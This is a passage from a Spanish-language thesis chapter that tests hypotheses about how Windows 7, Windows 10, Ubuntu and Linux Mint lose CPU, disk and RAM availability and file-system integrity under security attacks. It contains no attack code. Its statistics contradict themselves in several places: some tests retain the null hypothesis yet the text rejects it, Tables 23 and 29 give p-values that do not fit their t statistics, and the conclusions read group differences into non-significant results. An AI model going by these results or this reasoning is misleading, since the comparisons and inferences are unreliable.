HE1.5$_0$: El sistema operativo libre Linux Mint no tuvo menor reducción de disponibilidad de CPU que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

HE1.5$_1$: El sistema operativo libre Linux Mint tuvo menor reducción de disponibilidad de CPU que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de reducción de disponibilidad de CPU de los sistemas operativos Windows 10 y Linux Mint se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresado fueron menores a 50. Los resultados de la prueba están en la tabla 14.

Tabla 14 Prueba de normalidad – Reducción de disponibilidad de CPU de Windows 10 y Linux Mint

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
CPU_IncrementoUso – W10	0.129	15	0.200*	0.949	15	0.501
CPU_IncrementoUso - LM	0.181	15	0.200*	0.856	15	0.021

De acuerdo a los resultados mostrados, el valor de significancia de Windows 10 fue mayor a 0.05; es decir que los datos siguen una distribución normal y el valor de significancia de Linux Mint fue menor a 0.05; es decir que los datos no siguen una distribución normal.

Prueba U de Mann-Whitney

Se utilizó la prueba de U de Mann-Whitney porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 1.5 se muestran en la tabla 15.

Tabla 15 Prueba de U de Mann-Whitney – Reducción de disponibilidad de CPU

Resumen de contrastes de hipótesis				
	Hipótesis nula	Prueba	Sig.[a,b]	Decisión
1	La distribución de CPU_IncrementoUso es la misma entre categorías de GRUPO.	Prueba U de Mann-Whitney para muestras independientes	0.595[c]	Conserve la hipótesis nula.

Como se puede apreciar en la tabla 15, se conserva la hipótesis nula sobre la igualdad de las medias y se rechaza la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 1, la media del incremento de uso de CPU de Windows 10 fue menor a la media del incremento de uso de CPU de Linux Mint. Se concluye que el sistema operativo Windows 10 tuvo menor reducción de disponibilidad de CPU que el sistema operativo Linux Mint ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Ubuntu y Linux Mint

HE1.6$_0$: El sistema operativo libre Ubuntu no tuvo menor reducción de disponibilidad de CPU que el sistema operativo libre Linux Mint ante ataques de seguridad informática.

HE1.6$_1$: El sistema operativo libre Ubuntu tuvo menor reducción de disponibilidad de CPU que el sistema operativo libre Linux Mint ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de la reducción de disponibilidad de CPU de los sistemas operativos Ubuntu y Linux Mint se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresado fueron menores a 50. Los resultados de la prueba están en la tabla 16.

Tabla 16 Prueba normalidad – Reducción de disponibilidad de CPU de Ubuntu y Linux Mint

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
CPU_IncrementoUso - U	0.157	15	0.200*	0.912	15	0.144
CPU_IncrementoUso - LM	0.181	15	0.200*	0.856	15	0.021

De acuerdo a los resultados mostrados, el valor de significancia de Ubuntu es mayor a 0.05; es decir que los datos siguen una distribución normal y el valor de significancia de Linux Mint es menor a 0.05; es decir que los datos no siguen una distribución normal.

Prueba U de Mann-Whitney

Se utilizó la prueba de U de Mann-Whitney porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 1.6 se muestran en la tabla 17.

Tabla 17 Prueba de U de Mann-Whitney – Reducción de disponibilidad de CPU

Resumen de contrastes de hipótesis				
	Hipótesis nula	Prueba	Sig.[a,b]	Decisión
1	La distribución de CPU_IncrementoUso es la misma entre categorías de GRUPO.	Prueba U de Mann-Whitney para muestras independientes	0.116[c]	Conserve la hipótesis nula.

Como se puede apreciar en la tabla 17, se conserva la hipótesis nula sobre la igualdad de las medias y se rechaza la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 1, la media del incremento de uso de CPU de Ubuntu fue menor a la media del incremento de uso de CPU de Linux Mint. Se concluye que el sistema operativo Ubuntu tuvo menor reducción de disponibilidad de CPU que el sistema operativo Linux Mint ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

4.2.2 Prueba de hipótesis sobre la reducción de disponibilidad de espacio de almacenamiento del disco

$HE2_0$: Los sistemas operativos Linux no tuvieron menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Windows ante ataques de seguridad informática.

$HE2_1$: Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Windows ante ataques de seguridad informática.

Dado que la reducción de disponibilidad de espacio de almacenamiento del disco de los sistemas operativos Ubuntu y Linux Mint no tuvieron menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Windows 7 y Windows 10 ante los ataques de seguridad informática realizados, se concluye que los sistemas operativos Linux no tuvieron menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Windows por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 7 y Windows 10

$HE2.1_0$: El sistema operativo licenciado Windows 10 no tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

$HE2.1_1$: El sistema operativo licenciado Windows 10 tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Dado que en la tabla 2, el incremento de uso de espacio de almacenamiento del disco del sistema operativo Windows 10 fue menor al incremento de uso de espacio de almacenamiento del disco del sistema operativo Windows 7. Se concluye el sistema operativo Windows 10 tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo Windows 7 ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 7 y Ubuntu

HE2.2$_0$: El sistema operativo libre Ubuntu no tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

HE2.2$_1$: El sistema operativo libre Ubuntu tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Dado que en la tabla 2, el incremento de uso de espacio de almacenamiento del disco del sistema operativo Windows 7 fue menor al incremento de uso de espacio de almacenamiento del disco del sistema operativo Ubuntu. Se concluye el sistema operativo Windows 7 tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo Ubuntu ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 7 y Linux Mint

HE2.3$_0$: El sistema operativo libre Linux Mint no tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

HE2.3$_1$: El sistema operativo libre Linux Mint tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Dado que en la tabla 2, el incremento de uso de espacio de almacenamiento del disco del sistema operativo Linux Mint fue menor al incremento de uso de espacio de almacenamiento del disco del sistema operativo Windows 7. Se concluye el sistema operativo Linux Mint tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo Windows 7 ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 10 y Ubuntu

HE2.4$_0$: El sistema operativo libre Ubuntu no tuvo menor reducción de

disponibilidad de espacio de almacenamiento del disco que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

HE2.4$_1$: El sistema operativo libre Ubuntu tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

Dado que en la tabla 2, el incremento de uso de espacio de almacenamiento del disco del sistema operativo Windows 10 fue menor al incremento de uso de espacio de almacenamiento del disco del sistema operativo Ubuntu. Se concluye el sistema operativo Windows 10 tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo Ubuntu ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 10 y Linux Mint

HE2.5$_0$: El sistema operativo libre Linux Mint no tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

HE2.5$_1$: El sistema operativo libre Linux Mint tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

Dado que en la tabla 2, el incremento de uso de espacio de almacenamiento del disco del sistema operativo Windows 10 fue menor al incremento de uso de espacio de almacenamiento del disco del sistema operativo Linux Mint. Se concluye el sistema operativo Windows 10 tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo Linux Mint ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Ubuntu y Linux Mint

HE2.6$_0$: El sistema operativo libre Ubuntu no tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo libre Linux Mint ante ataques de seguridad informática.

HE2.6$_1$: El sistema operativo libre Ubuntu tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo libre Linux Mint ante ataques de seguridad informática.

Dado que en la tabla 2, el incremento de uso de espacio de almacenamiento del disco del sistema operativo Ubuntu fue menor al incremento de uso de espacio de almacenamiento del disco del sistema operativo Linux Mint. Se concluye que el sistema operativo Ubuntu tuvo menor reducción de disponibilidad de espacio de almacenamiento del disco que el sistema operativo Linux Mint ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

4.2.3 Prueba de hipótesis sobre la reducción de disponibilidad de memoria RAM

HE3$_0$: Los sistemas operativos Linux no tuvieron menor reducción de disponibilidad de memoria RAM que los sistemas operativos Windows ante ataques de seguridad informática.

HE3$_1$: Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de memoria RAM que los sistemas operativos Windows ante ataques de seguridad informática.

Dado que la reducción de disponibilidad de memoria RAM de los sistemas operativos Ubuntu y Linux Mint no tuvieron en conjunto menor reducción de disponibilidad de memoria RAM que los sistemas operativos Windows 7 y Windows 10 ante los ataques de seguridad informática realizados, se concluye que los sistemas operativos Linux no tuvieron menor reducción de disponibilidad de memoria RAM que los sistemas operativos Windows por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 7 y Windows 10

HE3.1$_0$: El sistema operativo licenciado Windows 10 no tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

HE3.1$_1$: El sistema operativo licenciado Windows 10 tuvo menor reducción de

disponibilidad de memoria RAM que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de la reducción de disponibilidad de memoria RAM de los sistemas operativos Windows 7 y Windows 10 se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresados fueron menores a 50. Los resultados de la prueba están en la tabla 18.

Tabla 18 Prueba de normalidad – Reducción de disponibilidad de memoria RAM de Windows 7 y Windows 10

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
RAM_IncrementoUso - W7	0.182	15	0.197	0.911	15	0.142
RAM_IncrementoUso - W10	0.104	15	0.200*	0.970	15	0.863

De acuerdo a los resultados mostrados, los valores de significancia de Windows 7 y Windows 10 fueron mayores a 0.05; es decir que los datos siguen una distribución normal.

Prueba T

Se utilizó la prueba T porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 3.1 se muestran en la tabla 19.

Tabla 19 Prueba T – Reducción de disponibilidad de memoria RAM

Prueba de muestras independientes								
	Diferencias independientes					t	gl	Sig. (P de dos factores)
	Media	Desv. estándar	Media de error estándar	95% de intervalo de confianza de la diferencia				
				Inferior	Superior			
RAM_IncrementoUso – W7	63.40	9.463	2.443	20.801	31.866	9.978	18.541	<0.001
RAM_IncrementoUso – W10	37.07	3.863	0.997					

Como se puede apreciar en la tabla 19, el nivel de significancia fue menor a 0.05, por lo que se rechaza la hipótesis nula sobre la igualdad de las medias y se acepta la hipótesis alternativa de la diferencia de medias. Dado que en la tabla

3, la media del incremento de uso de memoria RAM de Windows 10 fue menor a la media del incremento de uso de memoria RAM de Windows 7. Se concluye que la reducción de disponibilidad de memoria RAM del sistema operativo Windows 10 tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo Windows 7 ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 7 y Ubuntu

HE3.2$_0$: El sistema operativo libre Ubuntu no tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

HE3.2$_1$: El sistema operativo libre Ubuntu tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de reducción de disponibilidad de memoria RAM de los sistemas operativos Windows 7 y Ubuntu se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresados fueron menores a 50. Los resultados de la prueba están en la tabla 20.

Tabla 20 Prueba de normalidad – Reducción de disponibilidad de memoria RAM de Windows 7 y Ubuntu

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
RAM_IncrementoUso - W7	0.182	15	0.197	0.911	15	0.142
RAM_IncrementoUso - U	0.188	15	0.159	0.913	15	0.153

De acuerdo a los resultados mostrados, los valores de significancia de Windows 7 y Ubuntu fueron mayores a 0.05; es decir que los datos siguen una distribución normal.

Prueba T

Se utilizó la prueba T porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 3.2 se muestran en la tabla 21.

Tabla 21 Prueba T – Reducción de disponibilidad de memoria RAM

Prueba de muestras independientes								
	Diferencias independientes					t	gl	Sig. (P de dos factores)
	Media	Desv. estándar	Media de error estándar	95% de intervalo de confianza de la diferencia				
				Inferior	Superior			
RAM_IncrementoUso – W7	63.4000	9.4627	2.4433	18.3578	37.5889	6.014	23.315	<0.001
RAM_IncrementoUso – U	35.4267	15.3307	3.9584					

Como se puede apreciar en la tabla 21, el nivel de significancia fue menor a 0.05, por lo que se rechaza la hipótesis nula sobre la igualdad de las medias y se acepta la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 3, la media del incremento de uso de memoria RAM de Ubuntu fue menor a la media del incremento de uso de memoria RAM de Windows 7. Se concluye el sistema operativo Ubuntu tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo Windows 7 ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 7 y Linux Mint

HE3.3$_0$: El sistema operativo libre Linux Mint no tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

HE3.3$_1$: El sistema operativo libre Linux Mint tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de la reducción de disponibilidad de memoria RAM de los sistemas operativos Windows 7 y Linux Mint se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresados fueron menores a 50. Los resultados de la prueba están en la tabla 22.

Tabla 22 Prueba de normalidad – Reducción de disponibilidad de memoria RAM de Windows 7 y Linux Mint

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
RAM_IncrementoUso - W7	0.182	15	0.197	0.911	15	0.142
RAM_IncrementoUso - LM	0.132	15	0.200*	0.913	15	0.148

De acuerdo a los resultados mostrados, los valores de significancia de Windows 7 y Linux Mint fueron mayores a 0.05; es decir que los datos siguen una distribución normal.

Prueba T

Se utilizó la prueba T porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 3.3 se muestran en la tabla 23.

Tabla 23 Prueba T – Reducción de disponibilidad de memoria RAM

Prueba de muestras independientes								
	Diferencias independientes					t	gl	Sig.
	Media	Desv. estándar	Media de error estándar	95% de intervalo de confianza de la diferencia				
				Inferior	Superior			
RAM_IncrementoUso – W7	63.40	9.463	2.443	11.038	30.562	4.365	28	0.078
RAM_IncrementoUso – LM	42.60	15.847	4.092					

Como se puede apreciar en la tabla 23, el nivel de significancia fue mayor a 0.05, por lo que se acepta la hipótesis nula sobre la igualdad de las medias y se rechaza la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 3, la media del incremento de uso de memoria RAM de Linux Mint fue menor a la media del incremento de uso de memoria RAM de Windows 7. Se concluye que el sistema operativo Linux Mint tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo Windows 7 ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 10 y Ubuntu

HE3.4$_0$: El sistema operativo libre Ubuntu no tuvo menor reducción de

disponibilidad de memoria RAM que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

HE3.4$_1$: El sistema operativo libre Ubuntu tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de la reducción de disponibilidad de memoria RAM de los sistemas operativos Windows 10 y Ubuntu se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresados fueron menores a 50. Los resultados de la prueba están en la tabla 24.

Tabla 24 Prueba de normalidad – Reducción de disponibilidad de memoria RAM de Windows 10 y Ubuntu

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
RAM_IncrementoUso - W10	0.104	15	0.200*	0.970	15	0.863
RAM_IncrementoUso - U	0.188	15	0.159	0.913	15	0.153

De acuerdo a los resultados mostrados, los valores de significancia de Windows 10 y Ubuntu fueron mayores a 0.05; es decir que los datos siguen una distribución normal.

Prueba T

Se utilizó la prueba T porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 3.4 se muestran en la tabla 25.

Tabla 25 Prueba T – Reducción de disponibilidad de memoria RAM

Prueba de muestras independientes								
	Diferencias independientes					t	gl	Sig. (P de dos factores)
	Media	Desv. estándar	Media de error estándar	95% de intervalo de confianza de la diferencia				
				Inferior	Superior			
RAM_IncrementoUso – W10	37.0667	3.8631	0.9975	-7.0239	10.3039	0.402	15.771	0.693
RAM_IncrementoUso – U	35.4267	15.3307	3.9584					

Como se puede apreciar en la tabla 25, el nivel de significancia fue mayor a 0.05, por lo que se acepta la hipótesis nula sobre la igualdad de las medias y se rechaza la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 3, la media del incremento de uso de memoria RAM de Ubuntu fue menor a la media del incremento de uso de memoria RAM de Windows 10. Se concluye que el sistema operativo Ubuntu tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo Windows 10 ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 10 y Linux Mint

HE3.5$_0$: El sistema operativo libre Linux Mint no tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

HE3.5$_1$: El sistema operativo libre Linux Mint tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de la reducción de disponibilidad de memoria RAM de los sistemas operativos Windows 10 y Linux Mint se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresados fueron menores a 50. Los resultados de la prueba están en la tabla 26.

Tabla 26 Prueba de normalidad – Reducción de disponibilidad de memoria RAM de Windows 10 y Linux Mint

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
RAM_IncrementoUso - W10	0.104	15	0.200*	0.970	15	0.863
RAM_IncrementoUso - LM	0.132	15	0.200*	0.913	15	0.148

De acuerdo a los resultados mostrados, los valores de significancia de Windows 10 y Linux Mint fueron mayores a 0.05; es decir que los datos siguen una distribución normal.

Prueba T

Se utilizó la prueba T porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 3.5 se muestran en la tabla 27.

Tabla 27 Prueba T – Reducción de disponibilidad de memoria RAM

Prueba de muestras independientes								
	Diferencias independientes					t	gl	Sig. (P de dos factores)
	Media	Desv. estándar	Media de error estándar	95% de intervalo de confianza de la diferencia				
				Inferior	Superior			
RAM_IncrementoUso – W10	37.07	3.863	0.997	-14.477	3.410	-1.314	15.658	0.208
RAM_IncrementoUso – LM	42.60	15.847	4.092					

Como se puede apreciar en la tabla 27, el nivel de significancia fue mayor a 0.05, por lo que se acepta la hipótesis nula sobre la igualdad de las medias y se rechaza la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 3, la media del incremento de uso de memoria RAM de Windows 10 fue menor a la media del incremento de uso de memoria RAM de Linux Mint. Se concluye que el sistema operativo Windows 10 tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo Linux Mint ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Ubuntu y Linux Mint

HE3.6$_0$: El sistema operativo libre Ubuntu no tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo libre Linux Mint ante ataques de seguridad informática.

HE3.6$_1$: El sistema operativo libre Ubuntu tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo libre Linux Mint ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de reducción de disponibilidad de memoria RAM de los sistemas operativos Ubuntu y Linux Mint se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresados fueron menores a 50. Los resultados de la prueba están en la tabla 28.

Tabla 28 Prueba de normalidad – Reducción de disponibilidad de memoria RAM de Ubuntu y Linux Mint

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
RAM_IncrementoUso - U	0.188	15	0.159	0.913	15	0.153
RAM_IncrementoUso - LM	0.132	15	0.200*	0.913	15	0.148

De acuerdo a los resultados mostrados, los valores de significancia de Ubuntu y Linux Mint fueron mayores a 0.05; es decir que los datos siguen una distribución normal.

Prueba T

Se utilizó la prueba T porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 3.6 se muestran en la tabla 29.

Tabla 29 Prueba T – Reducción de disponibilidad de memoria RAM

Prueba de muestras independientes								
	Diferencias independientes					t	gl	Sig.
	Media	Desv. estándar	Media de error estándar	95% de intervalo de confianza de la diferencia				
				Inferior	Superior			
RAM_IncrementoUso – U	35.4267	15.3307	3.9584	-18.8348	4.4881	-1.260	28	0.793
RAM_IncrementoUso – LM	42.6000	15.8466	4.0916					

Como se puede apreciar en la tabla 29, el nivel de significancia fue mayor a 0.05, por lo que se acepta la hipótesis nula sobre la igualdad de las medias y se rechaza la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 3, la media del incremento de uso de memoria RAM de Ubuntu fue menor a la media del incremento de uso de memoria RAM de Linux Mint. Se concluye que el sistema operativo Ubuntu tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo Linux Mint ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

4.2.4 Prueba de hipótesis sobre la conservación de integridad del sistema de archivos

$HE4_0$: Los sistemas operativos Linux no tuvieron mejor conservación de integridad del sistema de archivos que los sistemas operativos Windows ante ataques de seguridad informática.

$HE4_1$: Los sistemas operativos Linux tuvieron mejor conservación de integridad del sistema de archivos que los sistemas operativos Windows ante ataques de seguridad informática.

Dado que los sistemas operativos Ubuntu y Linux Mint tuvieron igual conservación de integridad del sistema de archivos que los sistemas operativos Windows 7 y Windows 10 ante los ataques de seguridad informática realizados, se concluye que los sistemas operativos Linux no tuvieron mejor conservación de integridad del sistema de archivos que los sistemas operativos Windows por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 7 y Windows 10

$HE4.1_0$: El sistema operativo licenciado Windows 7 no tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

$HE4.1_1$: El sistema operativo licenciado Windows 7 tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

Dado que en la tabla 4, la alteración de la integridad del sistema de archivos del sistema operativo Windows 7 fue igual a la alteración de la integridad del sistema operativo Windows 10. Se concluye que el sistema operativo Windows 7 tuvo igual conservación de integridad del sistema de archivos que el sistema operativo Windows 10 ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 7 y Ubuntu

$HE4.2_0$: El sistema operativo libre Ubuntu no tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo licenciado Windows 7

ante ataques de seguridad informática.

HE4.2$_1$: El sistema operativo libre Ubuntu tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Dado que en la tabla 4, la alteración de la integridad del sistema de archivos del sistema operativo Windows 7 fue igual a la alteración de la integridad del sistema operativo Ubuntu. Se concluye que el sistema operativo Windows 7 tuvo igual conservación de integridad del sistema de archivos que el sistema operativo Ubuntu ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 7 y Linux Mint

HE4.3$_0$: El sistema operativo libre Linux Mint no tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

HE4.3$_1$: El sistema operativo libre Linux Mint tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Dado que en la tabla 4, la alteración de la integridad del sistema de archivos del sistema operativo Windows 7 fue igual a la alteración de la integridad del sistema operativo Linux Mint. Se concluye el sistema operativo Windows 7 tuvo igual conservación de integridad del sistema de archivos que el sistema operativo Linux Mint ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 10 y Ubuntu

HE4.4$_0$: El sistema operativo libre Ubuntu no tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

HE4.4$_1$: El sistema operativo libre Ubuntu tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

Dado que en la tabla 4, la alteración de la integridad del sistema de archivos del sistema operativo Windows 10 fue igual a la alteración de la integridad del sistema operativo Ubuntu. Se concluye que el sistema operativo Windows 10 tuvo igual conservación de integridad del sistema de archivos que el sistema operativo Ubuntu ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 10 y Linux Mint

HE4.5$_0$: El sistema operativo libre Linux Mint no tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

HE4.5$_1$: El sistema operativo libre Linux Mint tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

Dado que en la tabla 4, la alteración de la integridad del sistema de archivos del sistema operativo Windows 10 fue igual a la alteración de la integridad del sistema operativo Linux Mint. Se concluye que el sistema operativo Windows 10 tuvo igual conservación de integridad del sistema de archivos que el sistema operativo Linux Mint ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Ubuntu y Linux Mint

HE4.6$_0$: El sistema operativo libre Ubuntu no tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo libre Linux Mint ante ataques de seguridad informática.

HE4.6$_1$: El sistema operativo libre Ubuntu tuvo mejor conservación de integridad del sistema de archivos que el sistema operativo libre Linux Mint ante ataques de seguridad informática.

Dado que en la tabla 4, la alteración de la integridad del sistema de archivos del sistema operativo Linux Mint fue igual a la alteración de la integridad del sistema operativo Ubuntu. Se concluye que el sistema operativo Linux Mint tuvo igual conservación de integridad del sistema de archivos que el sistema operativo

Ubuntu ante los ataques de seguridad informática realizados por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

4.2.5 Prueba de hipótesis sobre la cantidad de vulnerabilidades

$HE5_0$: Los sistemas operativos Linux no tuvieron menor cantidad de vulnerabilidades que los sistemas operativos Windows.

$HE5_1$: Los sistemas operativos Linux tuvieron menor cantidad de vulnerabilidades que los sistemas operativos Windows.

Dado que la cantidad de vulnerabilidades de los sistemas operativos Ubuntu y Linux Mint fueron menores a la cantidad de vulnerabilidades de los sistemas operativos Windows 7 y Windows 10, se concluye que los sistemas operativos Linux tuvieron menor cantidad de vulnerabilidades que los sistemas operativos Windows por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 7 y Windows 10

$HE5.1_0$: La cantidad de vulnerabilidades del sistema operativo licenciado Windows 10 no fue menor a la cantidad de vulnerabilidades del sistema operativo licenciado Windows 7.

$HE5.1_1$: La cantidad de vulnerabilidades del sistema operativo licenciado Windows 10 fue menor a la cantidad de vulnerabilidades del sistema operativo licenciado Windows 7.

Tabla 30 Cuadro comparativo – Cantidad de vulnerabilidades de Windows 7 y Windows 10.

Factor de Riesgo	Windows 7	Windows 10
Información	26	22
Bajo	0	0
Medio	2	1
Alto	1	0
Crítico	2	0

Como se puede apreciar en tabla 30, el sistema operativo Windows 7 tuvo

